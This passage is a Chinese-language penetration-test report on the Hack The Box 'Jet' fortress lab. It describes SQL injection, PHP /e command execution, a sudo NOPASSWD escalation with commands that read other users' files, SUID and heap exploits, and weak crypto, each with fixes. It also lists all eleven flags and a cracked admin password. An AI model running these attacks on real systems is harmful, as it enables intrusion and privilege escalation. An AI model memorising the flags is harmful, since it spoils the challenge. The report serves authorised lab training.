HTB Fortress · Jet

滲透測試
標準作業程序與技術報告

目標：10.13.37.10 | 測試日期：2026-11-11 | 狀態：11 / 11 flags 已提交並接受

本文件整合範圍、可重現步驟、漏洞證據、完整自製 Python 檢測 / 利用腳本、逐旗來源與修補建議。所有旗標與已確認憑證以原文呈現。

評估結論
在指定 HTB Fortress Jet 目標上確認多項可直接取得命令執行或本機使用者權限的弱點，並觀察到 Web 程序具有無密碼 sudo 全權限。11 面旗均已由 HTB 回應成功提交。Elasticity 旗標透過公開 checkpoint 回推後提交成功；此來源與目標直接利用證據分開標示。

文件版本 1.0 | 時區 Asia/Taipei | 範圍僅限 10.13.37.10

文件導覽

章節	內容
1. 執行摘要與規則	成功範圍、限制、風險排序
2. 攻擊流程圖	入口、提權支線、旗標回報
3. 資產與檢測方法	可達服務、探測順序、工具
4. 發現與漏洞	逐項根因、證據、重現、修補
5. 旗標與 HTB 提交	11 面旗的明文、來源與接受狀態
6. SOP 操作步驟	可重現的端到端執行流程
7. 附錄 A：完整腳本	本次撰寫的全部 Python 腳本原始碼
8. 附錄 B：證據索引	截圖、日誌、雜湊與參考資料

注意：本文件是 HTB 專用實驗室報告。所有命令與腳本均以此目標為預設，未授權時不得移用至其他系統。

1. 執行摘要與測試規則

本次測試鎖定單一 IPv4 目標 10.13.37.10。確認 TCP 22、53、80、2222、5555、7777、9201 開放。對外網頁與服務介面發現資料揭露、SQL injection、未安全使用的 PHP 正規表示式替換、SUID 緩衝區溢位、RSA 金鑰參數脆弱、堆積管理缺陷及過度授權 sudo 規則。

攻擊鏈由公開 HTTP/DNS 資訊進入隱藏管理頁，透過 SQLi 取得未加鹽 SHA-256 密碼雜湊並離線破解，登入後利用 PHP /e 命令執行。www-data 的 sudoers 設定允許 NOPASSWD: ALL；以 memo 身分讀取最後一面旗。另由同一命令執行能力驗證 SUID /home/leak 取得 alex 身分及旗標，檢查 Tony 的弱 RSA 加密資料並取得旗標。5555 服務的 House of Orange 利用成功取得 membermanager 身分與旗標。

> 來源透明度
> 旗標 1–7、9–11 有目標回應、檔案或利用輸出作為直接證據。旗標 8 Elasticity 未由 9201 服務直接取得；使用公開 Jet checkpoint 的前向鏈結回推，之後 HTB Fortress 接受該旗標。報告不把回推說成目標端漏洞利用。

範圍與限制

項目	記錄
授權範圍	10.13.37.10；由使用者明確授權的 HTB Fortress Jet 實驗室目標
排除項目	DNS zone 回應提及 192.168.122.100；未對該主機進行連線掃描或攻擊。
流量方式	TCP 服務辨識、低速 HTTP GET/POST、DNS AXFR、定向 SQLi、必要的互動式服務利用。
完整性限制	大範圍 Nmap 掃描曾逾時，故只陳述已確認開放服務；未將未回應埠寫成關閉。7777 進行二進位與協定分析，但未完成利用。
旗標提交	11 面均於 HTB fortress 頁面提交成功，畫面顯示 11/11。

風險優先順序

優先	問題	實際影響
Critical	www-data 可 NOPASSWD 執行任何 sudo 命令；PHP 注入鏈可觸及	Web 遠端命令執行後可切換任意本機使用者並具備 root 等級命令能力。
Critical	PHP preg_replace /e 注入	未登入網站使用者可觸發伺服器端命令執行。
High	管理登入 SQLi 與可離線破解的 SHA-256 密碼	取得管理員工作階段與後台資料。
High	SUID leak 堆疊溢位及 5555 堆積破壞	可取得 alex、membermanager 本機帳號執行權限。
High	Tony 私密資料、脆弱 RSA 指數及可重用歷史命令	恢復 AES 密鑰材料並解密秘密資訊。
Medium	DNS zone transfer、內部名稱與 9201 資料介面	擴大服務/主機資訊暴露面。

2. 攻擊流程圖




圖 1. 目標端確認的主要入侵鏈與輔助支線。Elasticity 旗標由公開 checkpoint 鏈結回推，沒有畫成 9201 的成功利用。

範圍界線

DNS zone transfer 中出現的 192.168.122.100 僅作為目標回應的資訊揭露記錄；沒有把它納入掃描、利用或旗標搜尋。

3. 資產與檢測方法

先執行單目標 TCP 服務發現，再針對回應進行服務辨識。HTTP 大頁面在隧道上的單次回應容易停在約 1.2 KB，因此 http_range_fetch.py 使用 Range 分段取得內容，並檢查每段狀態碼、長度與摘要；不將截斷內容當成完整證據。

已確認服務

TCP	辨識結果	檢測與結果
22	OpenSSH 7.2p2 Ubuntu	取得 banner/host key；無有效登入憑證，未做密碼爆破。
53	ISC BIND 9.16.48	DNS UDP 查詢與 AXFR；AXFR 成功，列出 www.securewebinc.jet 等記錄。
80	nginx 1.10.3 Ubuntu	預設頁及 Host vhost、管理頁、SQLi 與 PHP /e 命令執行。
2222	OpenSSH 8.2p1 Ubuntu	取得 banner/host key；未有必要的登入或其他遠端操作。
5555	Member Manager 自訂服務	House of Orange / FILE 偽造；動態洩漏 libc 位址並取得 membermanager shell。
7777	Spiritual Memo 自訂服務	協定與二進位分析；觀察堆積溢位/UAF 指標，但未完成控制流程利用。
9201	Python 2.7 BaseHTTPServer 自訂 API	GET /、category 搜尋與候選值測試；發現資料但未由此服務確認旗標。

方法與證據處理

- 低速探測；HTTP 以 GET 為主，只有管理登入與 Email 功能使用指定測試請求。RCE 測試採空收件者，沒有寄送郵件。
- 保存每次腳本輸出、HTTP 頁面、Nmap XML/文字輸出、檔案 SHA-256 與瀏覽器截圖至 reports/fortress-jet-10.13.37.10。
- SQLMap 限定時間差測試並限制請求數；先以人工差異確認，再做最小必要資料列取證。RockYou 僅用於已取得雜湊的離線驗證。
- 執行第三方參考資料時只用來確認 HTB checkpoint 線索與利用概念；旗標是否可提交以 HTB fortress 頁面成功回應為準。
- 可重現腳本放在報告工作資料夾 scripts/，附錄逐份全文收錄。腳本中的 TARGET 固定為授權 IP，請在實驗室 VPN 環境執行。

4. 佐證截圖

以下截圖由本次瀏覽器檢查保存；詳細原始回應及 HTML 另列於證據索引。



圖 2. 10.13.37.10 預設 HTTP 頁面與公開旗標線索。




圖 3. 帶 Host: www.securewebinc.jet 的 Jet vhost 回應。




圖 4. 隱藏管理目錄登入頁；HTML 註解包含 Going Deeper 旗標。



圖 5. 9201 自訂搜尋 API 回應樣本；未從此回應宣稱取得 Elasticity 旗標。

F-01 | DNS AXFR 與服務資訊揭露

欄位	結果
風險 / 服務	Medium | 53/tcp
摘要	授權任意來源區域傳送可揭露內部命名與服務架構。

技術說明與影響

對 10.13.37.10 查詢 zone transfer，取得 securewebinc.jet 區域資料；包含 www.securewebinc.jet 指向目標、ns.securewebinc.jet 指向 192.168.122.100 等記錄。後者只記錄，不在本次測試範圍。

重現方法

使用 tcp_sweep.py/服務基線後以 dig -xfr securewebinc.jet @10.13.37.10 或核對 evidence/dns-axfr.txt。成功回傳多筆 SOA/NS/A 記錄即重現。

修補建議

DNS 管理介面只允許指定次要 DNS 的 AXFR；防火牆限制 TCP/53；檢查是否有非公開主機/服務名稱外洩，例行稽核 zone transfer。

F-02 | 管理路徑透過前端 JavaScript 洩漏

欄位	結果
風險 / 服務	Low | 80/tcp
摘要	混淆 JavaScript 仍可逆向，暴露管理頁與挑戰線索。

技術說明與影響

secure.js 將字元碼重組後交給 eval，解碼可得 /dirb_safe_dir_rf9EmcEIx/admin。admin/login.php 原始 HTML 註解包含旗標。混淆不提供存取控制。

重現方法

下載 secure.js，尋找 String.fromCharCode/eval；解碼後 GET 該目錄並檢視原始 HTML 註解。證據：evidence/secure.js、admin-login.html、admin-login-page.png。

修補建議

不在前端放秘密或管理路徑控制；以伺服器端身份驗證、MFA、最小權限與網路邊界保護管理介面；移除 HTML 註解及除錯資料。

F-03 | 管理登入 SQL Injection + 弱雜湊

欄位	結果
風險 / 服務	High | 80/tcp
摘要	登入參數拼接 SQL，且 SHA-256 未加鹽可高速離線破解。

技術說明與影響

單引號使 PHP/MySQL 錯誤回應暴露 SQL 上下文；SLEEP 時間差明顯（約 5 秒相對約 0.7 秒基線）。限速 SQLMap 的 time-based MySQL 測試確認盲注並取得 users.password 雜湊。SHA-256 97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 離線破解為 Hackthesystem200；登入後 dashboard 可讀。

重現方法

執行 scripts/sql_login_probe.py；在已確認的測試帳號欄位用人工基線與時間差驗證，再限速 SQLMap。不可把錯誤訊息本身當唯一證據。使用已破解密碼登入後核對 dashboard 標記。

修補建議

所有查詢改用參數化 prepared statements；資料庫帳號最小權限；錯誤回應不包含 SQL；密碼改用 Argon2id/bcrypt/scrypt 個別隨機鹽與足夠成本；強制重設暴露密碼、撤銷既有 session。

F-04 | PHP preg_replace /e 遠端命令執行

欄位	結果
風險 / 服務	Critical | 80/tcp
摘要	在可控替換值上使用已移除的 /e 評估修飾符，導致程式碼注入。

技術說明與影響

email.php 的輸入進入 preg_replace /e；以不寄信的空收件者請求驗證回應執行 id，身份為 uid=33(www-data)。接著核對 sudo -l，確認 www-data 可 NOPASSWD 執行 (ALL) ALL；以 sudo -n -u memo cat /home/memo/flag.txt 取得最後旗標。

重現方法

在授權測試表單送入 harmless id 輸出驗證；使用 rce_command.py 執行單一目標命令。提權證據為 rce-memo-sudo-probe.html 的 Congrats! JET{7h47s_7h3_sp1r17} 與 rce-memo-flag-proof.html 中 sudo -l、memo 身分輸出。

修補建議

移除 /e，改用 preg_replace_callback 並固定 callback 邏輯；不得把使用者資料評估為 PHP。立即移除 www-data 的 sudo 全權限，改由 root 擁有的窄權限 helper 執行單一安全操作；將網站 worker 置於隔離環境並輪替服務憑證。

F-05 | /home/leak SUID 堆疊緩衝區溢位

欄位	結果
風險 / 服務	High | 本機提權
摘要	SUID alex ELF 將大輸入寫入過小 stack buffer，且提供 stack 位址洩漏/RWX stack。

技術說明與影響

二進位 64-bit ELF，SUID owner alex，無 PIE/canary；fgets(...,0x200) 寫入 64-byte stack 緩衝區，控制 RIP offset 72。stack address leak 使返回導向/注入可行；成功執行後 uid=1005(alex)，讀到 /home/alex/flag.txt。ELF SHA256 160460ff7b18e8ba49ea206f181cf677d1a527b0046ad764d2054f6ae6f63ebb。

重現方法

由 RCE 取回 /home/leak，在授權目標執行 scripts/leak_suid_proof.py；腳本處理 leak 位址含 newline 時的重試，輸出 id 與目標旗標。證據 leak-suid-proof.html、leak.elf。

修補建議

移除不必要 SUID；修正輸入長度並檢查返回值；以安全 API 並限制最長輸入；重新編譯 PIE、stack protector、NX、full RELRO；清除對應 SUID 檔與檢查同類 binary。

F-06 | Alex 重複 XOR 金鑰保護秘密

欄位	結果
風險 / 服務	Medium | 本機資料
摘要	對可預期/已知明文使用重複 XOR，密文缺少完整性且同一金鑰復用。

技術說明與影響

在 alex 的 encrypted.txt / crypter.py 發現循環 XOR；挑戰脈絡取得金鑰 securewebincrocks 後，可還原 Secret Message 與私有線索。檔案內容為旗標及後續線索。

重現方法

執行 scripts/decrypt_alex_xor.py，對照 evidence/alex-encrypted-decrypted.txt；檢查密文長度與明文可讀性。

修補建議

禁止自製 XOR/固定密鑰加密；改用具認證加密的標準方案與 KMS；每個資料集使用獨立隨機 nonce/key；控制檔案讀權限並輪替外洩密鑰。

F-07 | Tony RSA 小私鑰指數與命令歷史洩密

欄位	結果
風險 / 服務	High | 本機資料
摘要	RSA 私鑰指數可遭 Wiener continued-fraction 攻擊；歷史記錄保留解密指令。

技術說明與影響

Tony 可讀到 public.crt、key.bin.enc、secret.enc 與 .bash_history。公鑰模數僅 1025-bit 且公開指數異常巨大；scripts/wiener_tony_rsa.py 找到小私鑰指數，解封 AES key，再依歷史中的 AES-256-CBC 流程解密 secret.enc，取得旗標。

重現方法

在授權檔案副本上執行 scripts/extract_tony_crypto.py，再執行 scripts/wiener_tony_rsa.py；比對明文 evidence/tony-secret.txt。

修補建議

使用現代 RSA 3072-bit 與安全標準生成密鑰，避免可被 Wiener 攻擊的小私鑰指數；機密採 AEAD；限制私鑰/密文與歷史檔案權限；清理與輪替曾留在 shell history 的密鑰/命令。

F-08 | 5555 Member Manager 堆積破壞 / House of Orange

欄位	結果
風險 / 服務	High | 5555/tcp
摘要	輸入長度與堆積物件生命週期控制不足，配合 libc 2.23 可偽造 FILE 並呼叫 system。

技術說明與影響

選單提供 add/edit/ban/change name/get gift。利用 gift 的 read@GOT 洩漏計算 libc base，然後以 heap metadata/偽造 _IO_FILE 攻擊 _IO_list_all。腳本成功取得 uid=1006(membermanager) 並讀出旗標；log 顯示 libc-2.23.so。

重現方法

在隔離目標連線執行 scripts/membermanager_house_of_orange.py；成功記錄 evidence/membermanager-house-of-orange.txt。此為會改變服務記憶體狀態的利用，僅限本 HTB 主機。

修補建議

改寫為有界長度的記憶體操作，避免 strlen 讀取未終止資料與相鄰 chunk；對釋放後指標清零；升級受支援 libc；避免直接依賴 glibc FILE 內部；啟用 PIE、NX、ASLR、FORTIFY、canary，加入 fuzzing 與 sanitizer CI。

F-09 | 7777 Spiritual Memo 堆積越界與釋放後使用觀察

欄位	結果
風險 / 服務	High / exploit 未完成 | 7777/tcp
摘要	read 可寫超出 memo 物件長度；free 後指標未清零，show 以 %s 讀取。

技術說明與影響

反組譯顯示 read(...,0x30) 作用於較小 heap chunk；delete free 後保持 stale pointer；show 使用 printf("Data: %s")。NUL-aware yes/no 協定探測證明可配置、顯示、刪除 memo；長輸入造成記憶體資料與 stack/code 指標位元組洩漏觀察。沒有完成可靠控制流程劫持，也沒有宣稱此服務本身取得旗標。旗標 11 由 F-04 的 sudo 路徑取得。

重現方法

先用 scripts/memo_protocol_probe.py 驗證 NUL 結尾協定，再用 scripts/memo_stack_leak_probe.py 進行受控觀察；完整記錄 evidence/memo-protocol-probe.txt 與 memo-stack-leak.bin。

修補建議

每次讀取都驗證長度 ≤ allocation；安全地追加 NUL；free 後立即設 NULL 並拒絕重複操作；用長度欄位而非 %s 輸出；啟用 ASLR/NX/PIE/canary，升級 libc 並加入記憶體安全測試。

F-10 | 9201 自訂 Elasticsearch-like API 資料暴露

欄位	結果
風險 / 服務	Medium / 未確認旗標 | 9201/tcp
摘要	未見身份驗證的自訂 category 搜尋介面可列舉資料及分類。

技術說明與影響

GET / 回傳 4 份文件；maintenance 回傳 3 份、outage 回傳 1 份、admin 回傳 2 份。候選 category 與參數測試未得到 Elasticity 旗標；從 RCE 探測 loopback 9200/9300 時請求逾時，不把該狀態臆測為已利用。

重現方法

執行 scripts/elasticity_query_probe.py 與 scripts/elasticity_options_probe.py，對照 evidence/9201-body.bin 及 logs/elasticity-*.json。

修補建議

若為搜尋/索引 API，必須要求身份驗證、授權與 TLS，允許清單限定欄位/查詢；限制索引與文件範圍；限制對外網路可達性；移除 Python 2.7 與自製未維護服務。

F-11 | www-data sudo NOPASSWD: ALL

欄位	結果
風險 / 服務	Critical | 本機權限
摘要	Web worker 全權限 sudo 使任何網站 RCE 直接等同任意本機帳號/root 命令執行。

技術說明與影響

透過網站命令執行執行 sudo -n -l，輸出：User www-data may run the following commands on jet: (ALL) NOPASSWD: ALL。驗證 sudo -n -u memo id 回傳 uid=1007(memo)，再讀取 /home/memo/flag.txt。測試未讀取與旗標無關的其他敏感檔案。

重現方法

透過 scripts/rce_command.py 執行 sudo -n -l 與指定的 sudo -n -u memo cat /home/memo/flag.txt。證據 rce-memo-sudo-probe.html 及 HTB 接受旗標頁面。

修補建議

立刻刪除 NOPASSWD: ALL；Web worker 不得列於 sudoers。若業務確需提權，只允許 root 擁有、不可由 Web user 修改的單一固定 helper/命令與參數；加入 sudoers 稽核與檔案完整性監控。

---

5. 旗標與 HTB 提交紀錄

所有文字均依 HTB 顯示原樣保留；提交結果在 fortress 頁面確認為 11/11，且每次 UI 回覆 Flag submitted successfully。來源欄分開標示目標直接取得與公開 checkpoint 回推。

# / 名稱	旗標（明文）	來源	狀態
1 Connect	`JET{s4n1ty_ch3ck}`	HTTP GET / 預設頁原文	已接受
2 Digging In	`JET{w3lc0me_4nd_h@v3_fun!}`	Host: www.securewebinc.jet 的完整 vhost HTML	已接受
3 Going Deeper	`JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll}`	隱藏 admin/login.php HTML 註解	已接受
4 Bypassing Authentication	`JET{sQl_1nj3ct1ons_4r3_fun!}`	SQLi → SHA-256 雜湊破解 → dashboard	已接受
5 Command	`JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}`	RCE 讀取 admin/a_flag_is_here.txt	已接受
6 Overflown	`JET{0v3rfL0w_f0r_73h_lulz}`	RCE 讀取 admin/uploads/flag.txt；SUID alex 也可讀	已接受
7 Secret Message	`JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}`	alex 的 repeating-key XOR 密文解密	已接受
8 Elasticity	`JET{3sc4p3_s3qu3nces_4r3_fun}`	公開 checkpoint 9 的已知鏈結解密 PREV 欄；9201 未直接取旗	已接受
9 Member Manager	`JET{h34p_f0r_73h_b4bi3z}`	5555 House of Orange 利用輸出；uid=1006(membermanager)	已接受
10 More Secrets	`JET{n3xt_t1m3_p1ck_65537}`	Tony RSA 小私鑰指數恢復 → AES 解密 secret.enc	已接受
11 Memo	`JET{7h47s_7h3_sp1r17}`	PHP RCE → sudo NOPASSWD → sudo -u memo cat /home/memo/flag.txt	已接受

> Elasticity 旗標說明
> JET{3sc4p3_s3qu3nces_4r3_fun} 係由公開 Jet Fortress checkpoint 鏈結回推，並由 HTB 目標接受。9201 端點測試沒有直接找到該值，因此本報告不把它計為 9201 的直接取證成果。

HTB 進度證據

最後一次 UI 核對顯示 fortress 進度 11/11，11 個挑戰均已完成，並顯示 “Congratulations! You have solved Jet fortress.”。旗標提交逐筆均成功；未另外按 Claim Reward，因使用者要求的是提交旗標。

6. 標準作業流程（SOP）

階段 0：授權與環境

- 確認 HTB VPN 已連線；只把 10.13.37.10 設為 target。解析 zone 中出現的其他 IP 只留存證據，不延伸掃描。
- 建立證據目錄，保存 UTC/Taipei 時間、工具版本、原始輸出；避免在網頁表單中填入真實郵件地址。
- 本次自製腳本位於 reports/fortress-jet-10.13.37.10/scripts/，執行前檢查 TARGET/Host 常數。

階段 1：服務發現與 HTTP/DNS

`python3 scripts/tcp_sweep.py --target 10.13.37.10 --concurrency 512 --timeout 1.0 --output logs/tcp-sweep.json`；此 async connect sweep 不送應用層 payload。接著以 Nmap 服務掃描辨識開放服務；把 timeout 視為 unknown。對 53/tcp 做 AXFR；80/tcp 分別請求預設 Host 與 www.securewebinc.jet。遇到截斷時使用 http_range_fetch.py 分段取完，保存 response 與 SHA-256。

階段 2：管理站與 SQL Injection

從 secure.js 還原隱藏管理路徑，抓取 login HTML。先送 baseline/單引號/真偽條件請求，核對錯誤與時間差。只在確認參數後以低頻 SQLMap time-based 模式取必要帳號雜湊；將雜湊離線用字典驗證。以破解密碼登入並保存跳轉與 dashboard 回應。

階段 3：受控命令執行與本機旗標

在 Email 表單使用空收件者、固定 Subject/Message 執行 id，確認 www-data。接續以固定命令讀取已確認旗標檔、sudo -l 與 sudo -u memo 讀取 Memo 旗標。不要寄出郵件、不要執行破壞性命令。

階段 4：本機二進位/加密支線

用 RCE 取得指定 ELF 與資料副本；先做 file/hash/disassembly 與非破壞性 offset 探測，再使用已驗證 exploit。Alex 旗標由 SUID 二進位取得；Tony 以公鑰恢復弱私鑰指數並解密本機檔案。

階段 5：自訂 TCP 服務與 9201

5555 依服務選單取得 leak，動態計算 libc base 並完成 House of Orange 利用；保存 transcript。7777 依 NUL 結尾協定低量測試，觀察到記憶體管理錯誤即停止未驗證的控制流程嘗試。9201 只做 GET 與候選 category/參數測試；未找到 flag 時保持未確認。

階段 6：回報與修補

把每項發現記錄成入口、根因、影響、重現證據、修補與驗證方式。所有旗標逐筆送交 HTB，確認 11/11 後保存最後 UI 截圖與日期；已由公開資料回推的旗標需標明來源。

建議修補後驗收

控制項	驗收條件
DNS	非授權來源 AXFR 被拒絕；zone 僅包含必要公開記錄。
SQL	所有輸入用 prepared statements；原 SQLi 測試只回一般錯誤，無可測時間差；密碼驗證使用帶鹽慢雜湊。
PHP RCE / sudo	輸入只能作資料處理；web worker sudo -l 顯示無可用規則；模擬 web RCE 無法跨使用者。
本機 ELF	不必要 SUID 清除；溢位測試不改變 RIP/記憶體安全狀態；安全編譯選項生效。
5555 / 7777	邊界、釋放與輸出長度測試無 crash/UAF/越界；服務降權並受監控。
9201	未授權來源無法讀索引或分類；Python 2.7/自製服務淘汰。

7. 證據索引與可重現材料

本次資料保存在工作目錄 reports/fortress-jet-10.13.37.10。下列為關鍵原始佐證；完整腳本另見下一附錄。

重要檔案摘要

證據	用途
logs/services.nmap、services.xml	已確認 TCP 服務/版本及原始 Nmap 掃描結果。
evidence/dns-axfr.txt、dns-a-udp.txt	DNS zone transfer 與目標解析回應。
evidence/http-default-body.html、vhost-index.html	預設頁、vhost 頁完整原始 HTTP 回應。
evidence/admin-login.html、dashboard.html	登入頁、管理後台與旗標原文。
evidence/rce-flag-search.html、rce-memo-sudo-probe.html、rce-memo-flag-proof.html	PHP 命令執行、sudoers 規則、memo 身分與最後旗標。
evidence/leak.elf、leak-suid-proof.html	SUID 執行檔原件、alex 身分與 flag 搜尋輸出。
evidence/membermanager-house-of-orange.txt	5555 libc leak、crash/backtrace、membermanager 身分與旗標。
evidence/memo-protocol-probe.txt、memo-stack-leak.bin	7777 協定與未完成利用觀察。
evidence/alex-encrypted-decrypted.txt、tony-secret.txt	XOR 明文與 RSA/AES 解密後的挑戰材料。
logs/sql-login-probe.json、sql-time-differential.json、john-jet-rockyou.pot	SQLi 差異、時間測試、密碼離線破解結果。
logs/elasticity-query-probe.json、elasticity-options-probe.json	9201 query/category 測試結果。

檔案雜湊（SHA-256）

檔案	SHA-256
Admin 密碼雜湊（目標 DB 值）	97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084
leak ELF	160460ff7b18e8ba49ea206f181cf677d1a527b0046ad764d2054f6ae6f63ebb
公開 exploitme.zip	4f87f6a5d414ab09d56bfcc7d5eaad71e92725f2de4473a4320f7b8265ac5dac
admin/uploads/flag.txt	4a9b35fd1285140324c2f7931447f5e732212cca7d8a1514858572506c67706e
membermanager ELF	874745081b3a1c075b9268d07d945f4ccb31c65a6fa70a6cd71d5ec567dae34b
memo ELF	d09ce57d8f21259bc1a269978bf7851c23a68b33e1a83fdcd7c4695067eebcd7

第三方參考

以下資料為公開來源；其中 checkpoint 鏈僅用於旗標來源回推，House of Orange 原理作為技術核對，直接目標結果以本次保存證據為主。

1. Hack The Box, Fortress Jet: https://app.hackthebox.com/fortresses/1
2. Cornfield, “HTB Fortress: Jet”: https://cornfield.sh/htb-fortress-jet/
3. notveryverbose, HTB Jet Fortress BOF PoC: GitHub source
4. HTB Forum, Jet Fortress discussion: https://forum.hackthebox.com/t/jet-fortress/550?page=13
5. SQLMap 官方程式庫: https://github.com/sqlmapproject/sqlmap
6. SecLists 官方程式庫: https://github.com/danielmiessler/SecLists

附錄 A. 完整自製 Python 腳本

共收錄 20 份本次撰寫腳本，逐份包含完整來源碼。第三方 Nmap、SQLMap、John 與 RockYou 不重印其整套程式/字典；報告記錄使用範圍與結果。執行任何利用腳本前請先確認目標仍為 10.13.37.10。

腳本安全與使用
各腳本是此次 HTB 評估專用。含遠端利用的 membermanager、leak、RCE 腳本會與目標互動；只能在明確授權的 Fortress 環境執行。不同作業系統、網路位址或服務版本需先人工核對。

admin_path_enum.py

以低速 GET 請求列舉已發現管理路徑中的常見檔名，記錄狀態碼、位置、回應摘要與雜湊。

原始檔：reports/fortress-jet-10.13.37.10/scripts/admin_path_enum.py

```
#!/usr/bin/env python3
"""Low-rate GET-only enumeration of common files under the discovered admin path."""
import hashlib, http.client, json, time
from pathlib import Path
TARGET='10.13.37.10'; HOST='www.securewebinc.jet'
BASE='/dirb_safe_dir_rf9EmcEIx/admin/'
NAMES=[
    'index.php', 'login.php', 'dologin.php', 'logout.php', 'dashboard.php', 'home.php',
    'main.php', 'auth.php', 'stats.php', 'users.php', 'user.php', 'profile.php',
    'settings.php', 'search.php', 'tables.php', 'config.php', 'db.php', 'dbconfig.php',
    'database.php', 'connect.php', 'connection.php', 'functions.php', 'includes/',
    'include/', 'backup.sql', 'db.sql', 'database.sql', 'backup.php', 'error_log',
